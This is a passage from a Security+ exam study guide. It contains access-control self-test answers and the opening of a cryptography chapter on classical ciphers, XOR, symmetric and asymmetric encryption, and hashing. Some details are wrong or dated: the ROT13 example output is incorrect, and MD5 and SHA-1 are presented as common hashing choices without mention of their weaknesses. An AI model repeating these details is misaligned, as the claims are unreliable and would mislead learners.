   C. Role-based access control
   D. Rule-based access control
7. When configuring a MAC model, the security clearance is assigned to which of the following?
   A. Resource
   B. Data
   C. File
   D. Subject
8. You are configuring a firewall to allow only certain packets to pass through. What type of access control model is being used?
   A. Mandatory access control
   B. Discretionary access control
   C. Rule-based access control
   D. Role-based access control

Implementing Access Control


9. You have configured an access list on your Cisco router to allow and deny a number of different types of traffic. The access list denies any traffic that does not match any of the rules. What security principle is being used here?
   A. Implicit deny
   B. Least privilege
   C. Separation of duties
   D. Job rotation

10. What Linux command is used to change permissions on a file?

A. cat
B. chmod
C. ls
D. chperm

Performance-Based Question

11. Using the exhibit, match the different controls to the type of control that they are.



SELF TEST ANSWERS

Introducing Access Control

1. ☑ **D.** Administrative controls are the policies within the organization and are the not-so-technical aspect of your security program. Examples of administrative controls are security policies, hiring policy, termination policy, employee screening, and designing a training program.
   ☒ **A, B,** and **C** are incorrect. Firewalls, encryption, and intrusion detection systems are examples of logical controls.
2. ☑ **B.** A burglar alarm system is an example of a detective control.
   ☒ **A, C,** and **D** are incorrect. The other two classes of controls are preventative and corrective. A preventative control prevents the incident from occurring, while a corrective control restores a system after an incident. Logical is a type of control and not a class of control.
3. ☑ **C.** Separation of duties is a fundamental principle of security, which means that two different tasks should not be performed by the same individual. It does not make sense to have the person doing the security audit be the person who created the environment.
   ☒ **A, B,** and **D** are incorrect. The principle of least privilege means to give minimal permissions needed. Implicit deny is an access control principle that involves denying anything that has not been explicitly granted, and job rotation is ensuring that employees rotate through different job positions to help protect against fraudulent activity.

Access Control Models

4. ☑ **A.** Mandatory access control involves assigning classification labels to information to identify the sensitivity of the information.
   ☒ **B, C,** and **D** are incorrect. Discretionary access control is assigning permissions to users and groups, role-based access control is placing users into roles (or groups) that have privileges assigned, while rule-based access control involves creating an access list that has rules specifying what is authorized or not authorized. Corrective is a control type, not an access control method.
5. ☑ **C.** Role-based access control is placing users into roles (or groups) that have privileges assigned.
   ☒ **A, B,** and **D** are incorrect. Mandatory access control involves assigning classification labels to information to identify the sensitivity of the information, discretionary access control is assigning permissions to users and groups, and rule-based access control involves creating an access list that has rules specifying what is authorized or not authorized.
6. ☑ **B.** Discretionary access control is assigning permissions to users and groups.
   ☒ **A, C,** and **D** are incorrect. Mandatory access control involves assigning classification labels to information to identify the sensitivity of the information. Role-based access control is placing users into roles (or groups) that have privileges assigned. Rule-based access control involves creating an access list that has rules specifying what is authorized or not authorized.

7. ☑ **D.** With MAC, the security clearance is assigned to the user, who is known as the subject.
☒ **A, B,** and **C** are incorrect. They are all examples of the resource, which has the classification label assigned to it, and not the clearance level.

8. ☑ **C.** Rule-based access control involves creating an access list that has rules specifying what is authorized or not authorized.
☒ **A, B,** and **D** are incorrect. Mandatory access control involves assigning classification labels to information to identify the sensitivity of the information. Discretionary access control is assigning permissions to users and groups. Role-based access control is placing users into roles (or groups) that have privileges assigned.


Implementing Access Control

9. ☑ **A.** The implicit deny security principle means that there is an implied "deny everything else" rule used, such as with an access list on a Cisco router.
☒ **B, C,** and **D** are incorrect. The principle of least privilege means to give minimal permissions needed. Separation of duties is a fundamental principle of security that means two different tasks should not be performed by the same individual. Job rotation is ensuring that employees rotate through different job positions to help protect against fraudulent activity.

10. ☑ **B.** The **chmod** command is used to change permissions on a file in Linux.
☒ **A, C,** and **D** are incorrect. The **cat** command is used to display the contents of a text file in Linux, while the **ls** command is used to list files. There is no **chperm** command.

Performance-Based Question

11. The illustration displays the answer identifying the different controls and their type. Note that the real Security+ exam may expect you to drag the boxes from one side of the screen to the other.



This page is intentionally left blank to match the printed book.



12

Introduction to Cryptography

CERTIFICATION OBJECTIVES

12.01	Introduction to Cryptography Services	12.05	Identifying Encryption Uses
12.02	Symmetric Encryption	✓	Two-Minute Drill
12.03	Asymmetric Encryption	Q&A	Self Test
12.04	Understanding Hashing		

A large part of security today is to ensure that unauthorized individuals are not gaining access to your data in storage or data in any kind of communication. From a security point of view, it is critical that any unauthorized individual who does gain access to data in storage or data in transit cannot read that information.

This chapter introduces the concepts related to cryptography and its terminology. You are sure to be tested on this topic area when taking the Security+ certification exam, so you should know the material in this chapter well (and watch for the exam tips!).

CERTIFICATION OBJECTIVE 12.01

Introduction to Cryptography Services

This section introduces the services offered by cryptography and a number of terms related to cryptography, such as *keys* and *algorithms*.

Understanding Cryptography

When discussing cryptography, what comes to everyone's mind is encrypting information, but cryptography offers more than just encryption. Cryptography offers three core services: encryption, hashing, and authentication.

Encryption


The most common cryptography service is *encryption*, which allows you to maintain confidentiality of data by converting plain text information into cipher text. *Plain text* is the information in a readable format. *Cipher text* is the information in an encrypted, unreadable format.

To convert information to cipher text, you must run the plain text information through an encryption algorithm. To later decrypt the information, you must run the cipher text through the mathematical algorithm. This converts the information from cipher text to plain text (see Figure 12-1).

Different types of ciphers have been used over the history of encryption. Two common cipher types are substitution ciphers and transposition ciphers.

FIGURE 12-1

With encryption, plain text is converted to cipher text.



Substitution Ciphers A *substitution cipher* involves substituting one character for another. For example, you might substitute every letter in the message with a letter that is five characters later in the alphabet. This would mean that every letter *e* would be converted to the letter *j*, each *a* would be converted to an *f*, and so on. Here is an example of the result of this substitution cipher:

```
 Plain text:  This is a plain text message
Cipher text:  Ymnx nx f uqfns yjcy rjxxflj
```

Two classic examples of algorithms that used substitution ciphers are the Caesar cipher and ROT13. The Caesar cipher substitutes every character in the message by incrementing the characters by a certain number, such as three. The ROT13 cipher increments the character by 13. The following examples show the results of the Caesar cipher and ROT13:

```
   Plain text:  This is a plain text message
Caesar cipher:  Wklv lv d sodlq whaw phvvdjh
 ROT13 cipher:  Ftue ue m bxmuz fqjf yqeemsq
```

Transposition Ciphers A *transposition cipher* involves shifting the characters in the message a certain number of places. For example, in the following example, the message is encrypted by shifting the characters two placeholders to the right:

```
 Plain text:  Glen
Cipher text:  enGl
```

exam Watch

For the Security+ exam, remember that a substitution cipher replaces a character with another character, while a transposition cipher shifts the places of the characters.

Hashing

Hashing is used to maintain the integrity of the information. With hashing, the goal is to prove that the information has not been altered since the data was sent to a recipient or stored on disk. In order to verify that the data has not been changed, the data is run through a hashing algorithm to generate a hash value (known as a *message digest*). The hash value is then stored with the data.


When the data is read later, it is run through the hashing algorithm again to have a new hash value generated. The new hash value is then compared to the stored hash value, and if the two are the same, then the data has not been altered (see Figure 12-2).

Authentication

Authentication services is a method for cryptography to prove the creator, or the sender of information, is who it says it is. By authenticating the sender of the

FIGURE 12-2

Hashing ensures data integrity.



message, you can ensure *nonrepudiation*, which is making sure that a person cannot say, "I didn't send that."

As you will learn in this chapter, the sender's private key is used to digitally sign the message and is a method to ensure nonrepudiation. You will learn more about nonrepudiation and authentication services in Chapter 13.

exam Watch

For the Security+ exam, remember that* nonrepudiation *is the term for ensuring that senders cannot say they did not send a message. Digitally signing a message with the sender's private key is a method to ensure nonrepudiation.

Algorithms and Keys

To understand encryption, you must first understand the relationship between encryption algorithms and keys:

- **Algorithm** An encryption *algorithm* is the mathematical operation performed on the data to convert the data from plain text to cipher text (or vice versa).
- **Key** A *key* is a variable piece of information that is used by the encryption algorithm to perform the encryption or decryption of the data.

Let's use the Caesar cipher as an example to understand the relationship between algorithms and keys.

Using the Caesar Cipher

You could say that the Caesar cipher algorithm is "increment each character in the message by <*key*>." The purpose of the key is to ensure that if someone figures out the algorithm, they are not able to decrypt the message because they do not know the key. For example, when Bob encrypts a message for Sue, he may set the key to 5, meaning that the encryption process is now "increment each character in the message by 5." Bob would then communicate the key of 5 to Sue, so that she knows when she receives the encrypted message that she needs to decrement each character by 5.

Obviously, the Caesar cipher is not a strong algorithm to be using today, but it does help you visualize the relationship between an algorithm and a key. One of the problems with a substitution cipher such as the Caesar cipher is that the encryption

is easily cracked due to linguistic patterns in the language. For example, the letter *e* appears a lot in English dialogue, so whatever character you substitute in place of the *e* will be a dominant character in the cipher text. Someone trying to crack the encryption will notice the repeating character and, based on the variation, make decisions about what some of the other characters are.

EXERCISE 12-1


Encrypting Data with the Caesar Cipher

In this exercise, you will download and install CrypTool, and then use it to encrypt a message with the Caesar cipher.

1. Download and install CrypTool from www.cryptool.de.
2. Start the CrypTool program and choose Close if a startup tip displays.
3. Choose File | Close to close the sample document that appears.
4. To create a new document, choose File | New.
5. Type the following text into the new document:


```
This is a short message to test encryption
```

6. Choose Crypt/Decrypt | Symmetric (classic) | Caesar/Rot-13.




7. The Key Entry dialog box appears. This is where you can specify how many characters to increment with the substitution cipher. Choose Number Value,

and then type **3**. Notice that the sample in the dialog box shows what the new values of every letter in the alphabet will become.



8. Choose Encrypt. You should see that your message was encrypted.



9. To decrypt the information, choose Crypt/Decrypt | Symmetric (classic) | Caesar/Rot-13.
10. Choose Number Value and type **3**.
11. Choose Decrypt and notice that the original text is back.
12. Close CrypTool.

Repeating Key

Most keys that you input into software to do the encryption are words or phrases rather than simple numbers, so let's look at an example of a mathematical operation involving a word as the key.

For this example, let's assume that the key is "bad." When encrypting a message, the key is repeated for the duration of the message. The algorithm in this example will do the following:

1. Convert the characters in the message to a number based on the position in the alphabet.
2. Convert the characters in the key to a number based on its position in the alphabet.
3. Add the two numbers together to get a new value.
4. Convert the new value to its corresponding letter in the alphabet (for example, 3 becomes C).

Let's walk through an example of this encryption process, using the message "com security." We remove the space and write the message. Then we repeat the key of "bad" for the duration of the message:

```
Message: comsecurity
    Key: badbadbadba
```

We then convert the message and key to numeric values (based on the values shown in Figure 12-3) that represent the place in the alphabet where each character resides.

FIGURE 12-3 A conversion table

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

For example, *A* becomes 1, *B* becomes 2, and so on, as follows (I put in spaces to separate the numbers to help you visualize the process):

```
Message: 3 15 13 19 5 3 21 18 9 20 25
    Key: 2  1  4  2 1 4  2  1 4  2  1
```

Once the characters have been converted to their numbers, we can add the message numbers to their corresponding key numbers. After the numbers have been added together, we convert the new numbers to characters to create the cipher text of the message:

```
Message: 3 15 13 19 5 3 21 18 9 20 25
    Key: 2  1  4  2 1 4  2  1 4  2  1
-------------------------------------
  Total: 5 16 17 21 6 7 23 19 13 22 26
 Cipher: e  p  q  u f g  w  s  m  v  z
```

As a final result, the text "com security" is encrypted to become "epq ufgwsmvz." Again, this is an oversimplified example of how an algorithm is used with a key, but it demonstrates how the key is repeated for the duration of the message.

To decrypt the message, you perform the reverse: take the cipher text and convert it to numeric values. Then subtract the values associated with the key from the cipher values to come up with the plain text values. Finally, convert the plain text values back to their associated characters.

Vigenere Cipher

Another common cipher used many years ago was the Vigenere cipher. This type of cipher involves creating a Vigenere table to determine which cipher character to substitute for the plain text character when a key is used. Figure 12-4 shows an example of a Vigenere table.

When encrypting information using the Vigenere cipher, you write your message and then repeat the key below the message for the duration of the message, just as in the previous example.

```
Message: h i t h e r e
    Key: b a d b a d b
```

To encrypt the message, you work with one character at a time. For example, to encrypt the letter *h* in the message, locate the *h* row in the Vigenere table and intersect it with the column that represents the character in the key (the *b* column in this example). The intersecting value becomes your cipher character, which is *i* in this case.

FIGURE 12-4 Using a Vigenere table to encrypt a message

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Message: H i t h e r e
Key: b a d b a d b
Cipher: i i w i e u f

The following is the resulting cipher text using the Vigenere table:

```
Message: h i t h e r e
    Key: b a d b a d b
 Cipher: i i w i e u f
```

Note that using a short key such as "bad" is not a good practice, as it is easier to crack than a longer key. I use a short key in these examples just so the key can repeat for the duration of the message.

Other Cryptography Terms

Several other cryptography concepts are important to understand for the Security+ certification exam. The following sections introduce these cryptography terms and concepts.

Key Space

Key space refers to how many bits are in the encryption key. The larger the key space, the better the encryption. This is because a larger key space has more possible values that need to be calculated if someone is trying to crack the key. For example, a 2-bit key space allows for only four values: 00, 01, 10, and 11. It would take no time at all to calculate all possible keys a 2-bit key could have. If you increase the key space and go to 3 bits, then there are eight possible values: 000, 001, 010, 011, 100, 101, 110, and 111.

Common key spaces today are 64-bit, 128-bit, 256-bit, and sometimes 512-bit.

Work Factor

The term *work factor* refers to a value indicating the time it would take to break the encryption. The work factor is normally measured in time, and it is usually a higher value with a larger key space.

For example, to crack a 64-bit key would take less time than cracking a 128-bit key, so the work factor is lower to crack a 64-bit key.

One-Time Pads

A *one-time pad (OTP)* is a very secure method of encrypting information that involves using a key only once. The key is a randomly generated value that is used to encrypt the data, and then never used again.

The benefit of using different keys is that hackers are cracking encryption based on working with different pieces of data that have been encrypted with the same key in order to reverse-engineer the process and crack the key.

Block Ciphers vs. Stream Ciphers

Stream cipher algorithms encrypt data one bit at a time. Plain text bits are converted into encrypted cipher text. This method is usually not as secure as block cipher techniques, discussed next, but it generally executes faster. In addition, the cipher text is always the same size as the original plain text and is less prone to errors. If an error occurs during the encryption process, usually this affects only a single bit instead of the whole string. In contrast, when block ciphers contain errors, the

entire block becomes unintelligible. The plain text bits are typically encrypted with the bits of a key by using an exclusive OR (XOR) function (described shortly).

Instead of encrypting a bit at a time, *block cipher* algorithms encrypt data in blocks. Block ciphers have more overhead than stream ciphers. This overhead is provided separately, depending on the implementation and the block size that can be modified (the most common size is 64 bits). Because a block cipher handles encryption at a higher level, it is generally more secure. The downside is that the execution takes longer.

You can choose from numerous block cipher options, such as Electronic Codebook (ECB), cipher block chaining (CBC), and output feedback mode (OFB). Table 12-1 lists some of the block cipher modes currently available.

Padding

When encrypting data, plain text messages usually do not take up an even number of blocks. Many times, *padding* must be added to the last block to complete the data stream.

The data added can contain all ones, all zeros, or a combination of ones and zeros. The encryption algorithm used is responsible for determining the padding that will be applied. Various padding techniques are available, depending on the algorithm implementation.

XOR

An exclusive OR (XOR) is a mathematical operation that is common in cryptography. With an XOR operation, if one, and only one, of two bits being compared has a value of 1, then the result is a 1 for that calculated bit. But if both

TABLE 12-1 Block Cipher Methods

Block Cipher Mode	Description
Electronic Codebook (ECB)	Each block is encrypted individually. If information reappears in the same text, such as a common word, it is encrypted the same way.
Cipher block chaining (CBC)	Feedback is inserted into each cipher block before it is encrypted. It includes information from the block that preceded it. This ensures that repetitive information is encrypted differently.
Cipher feedback mode (CFB)	This allows you to encrypt portions of a block instead of an entire block.
Output feedback mode (OFB)	This works much like CFB, but the underlying shift registers are used somewhat differently.

of the bits being compared have a value of 1, or neither has a value of 1, then the answer for that resulting bit is a 0.

The following summarizes the formula for XOR functions when two bits are being XORed against one another:

```
0+0=0
0+1=1
1+0=1
1+1=0
```

For encryption, the plain text is XORed with the key to create the cipher text. Consider the following example:

```
  Plain text:  10110101
         Key:  01101011
 Cipher text:  11011110
```

After the plain text is encrypted to create the cipher text, the principle behind the XOR function is that you can decrypt the information by XORing the cipher text against the key again:

```
Cipher text:  11011110
        Key:  01101011
 Plain text:  10110101
```

Now that you understand the basic cryptography terminology, let's take a look at the different types of encryption.

exam Watch

***For the Security+ exam, be familiar with the terms* work factor, one-time pad (OTP), *and* exclusive OR (XOR).**

CERTIFICATION OBJECTIVE 12.02

Symmetric Encryption

The two major types of encryption are symmetric encryption and asymmetric encryption. In this section, you will learn about symmetric encryption. The next section discusses asymmetric encryption.

Symmetric Encryption Concepts

Symmetric encryption is a common encryption method that involves using the same key to encrypt and decrypt the message. The example we looked at earlier with the key of "bad" repeating for the duration of the message is a form of symmetric encryption because you use the same key to encrypt and decrypt the message.

Another example of symmetric encryption is wireless network encryption. When you configure security on a wireless router, you specify the key, or passphrase, on the router, and then must type the same passphrase on any clients that wish to connect to the wireless network.

Symmetric encryption has many other names, such as the following:

- **Shared or preshared key** This name stems from the fact that you need to share the key with the person who is going to decrypt the information.
- **Secret key** This name comes from the fact that you must keep the key secret from others who should not decrypt the information.
- **Session key** This name comes from the fact that many implementations of symmetric encryption use a random key, known as a session key, to do the encryption/decryption. You will learn more about this in the next chapter.
- **Private key** This name comes from the fact that you need to keep the key private to only the parties who are to decrypt the information; otherwise, you lose confidentiality.

exam Watch

For the Security+ exam, remember that symmetric encryption is encrypting and decrypting information with the same key.

Advantage of Symmetric Encryption

The advantage of symmetric encryption is that it is much faster than asymmetric encryption. If you are going to encrypt a large amount of information, you get a performance benefit by using symmetric encryption rather than asymmetric encryption.

Disadvantages of Symmetric Encryption

There are two major disadvantages to using symmetric encryption. First, how do you communicate the key to the party who needs to decrypt the message? You must ensure that whatever way you communicate the key, it is sent in a secure manner.

The second disadvantage to symmetric encryption is the number of keys required to ensure confidentiality among all persons. This means that in order to have three

people encrypt messages for one another, you need to have three different symmetric keys for each person for secure communications. The number of keys dramatically rises as you increase the number of people who need to communicate. The following formula is used to calculate the number of symmetric keys that are required:

$$\#\ Keys = people \times (people–1)/2$$

As noted, if three people need to communicate, you need 3 × (3–1)/2, which equals 3 keys. If you have six people, you need 6 × (6–1)/2, which is 15 keys! In an organization with dozens of employees, the number of keys you would need to manage with symmetric encryption makes encryption complicated.

Symmetric Encryption Algorithms

In order to encrypt information using symmetric encryption, you need to use a symmetric encryption algorithm. Instead of building your own symmetric encryption algorithm, you can choose from a number of industry-standard algorithms. The following are common symmetric encryption algorithms:

- **Data Encryption Standard (DES)** DES is a block cipher that was selected as an American government standard in the 1970s. It is a 56-bit encryption algorithm. It is not considered secure by today's standards.
- **Blowfish** This is a block cipher algorithm created by Bruce Schneier to replace the DES algorithm. It offers variable rates of encryption, from 1- to 448-bit encryption.
- **Twofish** Also written by Bruce Schneier, Twofish was created after Blowfish and offers 128-bit encryption.
- **Triple DES (3DES)** 3DES is an improvement on DES that runs the information through three mathematical operations using three different 56-bit keys to create 168-bit encryption. Like DES, 3DES is a block cipher.
- **Rivest Cipher (RC4/RC5)** RC5 is a block cipher that was created by Ronald Rivest. There are different versions of the RC algorithm, such as RC4, which is a stream cipher used in SSL and WEP (for wireless security).
- **Advanced Encryption Standard (AES)** AES has replaced 3DES as the new standard for symmetric encryption algorithms. AES is a block cipher that supports 128-bit, 192-bit, and 256-bit encryption.
- **AES256** If AES is used to encrypt data with 256-bit encryption, it is referred to as AES256, or AES-256, instead of just AES.

INSIDE THE EXAM

Symmetric Encryption Facts

The Security+ exam expects you to be able to identify the different symmetric encryption algorithms such as DES, 3DES, RC4, and AES. Remember that 3DES performs 168-bit encryption and AES can perform 128-, 192-, or 256-bit encryption. AES256 is the term used for 256-bit AES encryption.

These encryption algorithms are used in technologies you use every day. For example, RC4 is the encryption algorithm used to encrypt wireless traffic using WEP encryption, and AES is the algorithm used by WPA2 wireless encryption.

For the exam and the real world, remember that the larger the number of bits, the stronger the encryption! For example, 128-bit encryption is better than 64-bit encryption.

EXERCISE 12-2

Encrypting Data with the AES Algorithm


In this exercise, you will use CrypTool to encrypt a message with the AES algorithm.

1. Start the CrypTool program and choose Close if a startup tip displays.
2. Choose File | Close to close the sample document that appears.
3. Create a new document (choose File | New), and then type the following text into the document:


   ```
   This is a short message to test encryption
   ```

4. Choose Crypt/Decrypt | Symmetric (modern) | Rijndael (AES).
5. Type the following 128-bit key:

   ```
   ABCDEFABCDEFABCDEFABCDEFABCDEFAB
   ```



6. Choose Encrypt.
7. Notice that the cipher text is totally different from the cipher text that was generated with the Caesar cipher. This is because it uses a different algorithm (mathematical calculation).



8. To decrypt the information, choose Crypt/Decrypt | Symmetric (modern) | Rijndael (AES).
9. Type the key again and choose Decrypt. Did you see the original plain text?
10. Encrypt the message again, but use different keys to encrypt and then decrypt the message to see if you are able to decrypt the message. Could you see the plain text after decrypting with a different key?
11. Close CrypTool.

CERTIFICATION OBJECTIVE 12.03

Asymmetric Encryption

Now that you understand symmetric encryption, let's move on to the other type of encryption method: asymmetric encryption.

Asymmetric Encryption Concepts

Asymmetric encryption involves using two mathematically related keys to perform the encryption and decryption process. There are two main points to remember about asymmetric encryption:

- Whatever one key in the pair does, the other key undoes that operation.
- The two keys are related, but you cannot derive one key from the other.

Public and Private Keys

With asymmetric encryption, the two keys that are generated are referred to as a *public key* and a *private key*. The keys get their names from what you are supposed to do with them. For example, if you decide to use asymmetric encryption to allow Bob to send an encrypted e-mail message to Sue, first you need to generate the key pair for Bob and then create the set for Sue. Figure 12-5 gives a visual representation of how the keys are related (not that Sue's private key could ever be confused with Bob's private key, as it does not match Bob's public key).

When you create the key pair for Bob, the public key is then given to anyone who is going to securely communicate with Bob (in this case, Sue). In most environments, the public key is placed on a central server for everyone to access. Remember that everyone has access to Bob's public key.

Bob's private key is then given to Bob, and you tell him that this is his private key, which he must keep out of everyone else's possession. Explain to Bob that the private key identifies him on the network, and if anyone else gets this key, they could impersonate him, which is not a good thing.

Next, do the same thing with Sue. Generate Sue's key pair, and then place the public key in a location where all employees can gain access to it. Give Sue her private key, and ask her to ensure that she does not give the private key to anyone else.

Our setup is shown in Figure 12-6. Once you have placed the public keys in a location where all employees can gain access to them and configured the applications that Bob and Sue will access with their private keys, you are ready to start using the keys.

The Security+ certification exam expects you to know which key is used to perform different cryptography operations. For example, which key is used when Bob wants to encrypt a message and send it to Sue (remember that Sue would undo

FIGURE 12-5

Asymmetric encryption uses two keys that are mathematically related.





FIGURE 12-6

Public keys are stored at a central location; private keys are with the user.



the action, or decrypt, with the corresponding key in the key pair)? Which of the following is the correct key?

- **Bob's private key** No. If Bob encrypted the message with his private key, then his public key would be used to decrypt it. Although Sue has access to Bob's public key, so does everyone else. So, there would be no confidentiality if Bob's private key were used because everyone can decrypt the message.
- **Bob's public key** No. If Bob's public key were used to encrypt the message, his private key would be used to decrypt the message, and Sue does not have access to Bob's private key. So, she would not be able to decrypt the message destined for her.
- **Sue's private key** No. Bob does not have access to Sue's private key, so he could never encrypt a message with Sue's private key.
- **Sue's public key** Yes. In an asymmetric encryption environment, a message is always encrypted with the recipient's public key. Bob has access to Sue's public key, and Sue is the only person with the mathematically related key, so she is the only person who can decrypt the message.

exam Watch

For the Security+ exam, remember that when using asymmetric encryption, the message (or data) is encrypted with the recipient's public key. And also remember that to ensure nonrepudiation, the message is signed using the sender's private key.

If Bob wanted to sign the message so that Sue knew that the message absolutely came from him, Bob would digitally sign the message with his private key and then send the message over to Sue. When Sue received the message, she would compare the key with all the public keys and find that the mathematically related key is Bob's public key. This is how *nonrepudiation* is implemented. Bob can never say that he did not send the message because his system signs the message with his private key. We will talk more about authentication in asymmetric environments in Chapter 13.

Advantages and Disadvantages of Asymmetric Encryption

The advantage of asymmetric encryption is the fact that you can securely communicate the public keys to other parties, unlike with symmetric encryption. In the asymmetric system, you are free to give out the public key while the private key stays with the user.

Key management is also a benefit to using asymmetric encryption. You saw that with symmetric encryption, as the number of users increases, the number of keys rises dramatically. With asymmetric encryption, you need only a key pair per user for each user to be able to encrypt messages for all other users.

The disadvantage of asymmetric encryption is that it is slower than symmetric encryption. If performance is a key factor, symmetric encryption may be the better alternative.

Asymmetric Encryption Algorithms

There are not as many asymmetric encryption algorithms as there are symmetric encryption algorithms. The following are some common asymmetric algorithms:

- **Rivest Shamir Adleman (RSA)** This is the first asymmetric algorithm that implemented signing and encryption. RSA gets its name from its three creators.
- **Diffie-Hellman** This algorithm is named after its creators as well. Diffie-Hellman is a key-exchange protocol that deals with exchanging keys in a secure fashion.
- **Elliptic curve** This is a newer asymmetric algorithm that is based on Diffie-Hellman for key exchange and the Digital Signature Algorithm (DSA) for signing messages.

exam Watch

For the exam, ensure you are familiar with the algorithms that are considered asymmetric encryption algorithms.

Quantum Cryptography

A newer method of encryption that has come to light in recent years is known as *quantum cryptography*. Quantum cryptography is currently used with fiber-optic networks. It is based on sending the encrypted information as photons (particles of light), which are then converted to binary data.

The benefit of quantum cryptography is that if someone enters the communication channel and listens in on the communication, it will change the state of the photons as they pass through the eavesdropper. The change in state of the photons is easily detected by the participants in the communication, letting them know they should change their cryptography key.

In-Band vs. Out-of-Band Key Exchange

The Security+ certification expects you to know the terms in-band key exchange and out-of-band key exchange. With in-band key exchange, the encryption key is exchanged between the parties as part of the communication. Using out-of-band key exchange, two parties must exchange keys in a separate communication channel other than the communication channel that is exchanging data between the parties.

CERTIFICATION OBJECTIVE 12.04

Understanding Hashing

Hashing is an important cryptography service because it is designed to ensure the integrity of data or a message. The integrity deals with ensuring that the information has not been tampered with since it was created or sent to a recipient.

Hashing Concepts

To use hashing, the sender first runs the data through a hashing algorithm, which calculates a hash value based on the data. The idea is that no two pieces of data create the same hash value. Once the hash value is calculated, it is stored or sent with the message. When the message is received, the recipient runs it through the same hashing algorithm to calculate the hash value on the message. The calculated hash value is then compared against the hash value sent with the message, and if they are the same, this means that the information has not been altered.

Hash values are known as *one-way hash values* because it is impossible to do the reverse operation of taking the hash value and calculating the message (or data) from that hash value. This is why most vendors hash passwords when they store passwords on a system—the hash value cannot be retrieved and used to calculate the passwords for the user accounts.

Remember the following key points about hashing:

- The hash value has a fixed length that depends on the hashing algorithm. No matter how much data is being hashed, the hashing algorithm always generates the same size hash value.
- The hash value is also known as the *message digest*.
- Hashing is based on the data, not the header of the file. For example, if you calculate the hash value of a file, then change the name of the file and calculate the hash again, it will be the same hash value. This is so that someone cannot hide or misrepresent a file by renaming it. Technically, if you want to prove it is the same file, you just need to calculate the hash.
- Although unlikely, it is technically possible for two different pieces of data to generate the same hash value, depending on the size of the hash value the algorithm creates. For example, a 64-bit hash value can have only so many possible values, so you may get a duplicated hash when a calculation is performed. On the other hand, a 128-bit hash value has many more possible values that can be calculated as hashes. This means there are more opportunities for unique hash values.
- *Collision* is the term for when two pieces of different data calculate the same hash value.

Hashing Algorithms

Just as symmetric encryption algorithms perform the mathematics involved in encrypting information, a hashing algorithm performs the mathematics to calculate hash values from data.

The following are some common hashing algorithms that have been used in recent years:

- **Message Digest (MD)** The MD algorithm was created by Ron Rivest and has different versions, such as MD2, MD4, and MD5. The MD5 algorithm is one of the most common hashing algorithms today. It generates a 128-bit hash value.
- **Secure Hash Algorithm (SHA)** Created by the National Security Agency, the SHA algorithm has different versions, such as SHA-0, SHA-1, and SHA-2. The most common hashing protocol of the three in use today, SHA-1, creates a 160-bit hash value.
- **SHA-256 and SHA-512** These are two newer versions of the SHA algorithm that generate 256-bit and 512-bit hash values. They are considered to not be susceptible to collision attacks.
- **LANMAN** Also known as LM hash, this hashing algorithm is used by older Microsoft operating systems to hash and store the passwords. LM hash is created by encrypting the password with DES. It is considered an unsecure method of storing the password hashes.
- **NT LAN Manager (NTLM)** Starting with Windows NT operating systems, a new and improved method of storing the passwords in the registry was used. The passwords are hashed with the NTLM, which uses MD4 instead of DES (used by LANMAN). NTLMv2 is a stronger authentication protocol than NTLM and uses HMAC-MD5 to hash the challenge and response between the client and the server.
- **RACE Integrity Primitive Evaluation Message Digest (RIPEMD)** RIPEMD has many different versions of hashing levels, such as 128-bit, 160-bit, 256-bit, and 320-bit. The version is indicated in the name of the hashing algorithm, such as RIPEMD-160.
- **Hash-based Message Authentication Code (HMAC)** HMAC involves using a secret key combined with the hashing algorithm to calculate the *message authentication code (MAC)*. The MAC is the resulting hash value.

exam Watch

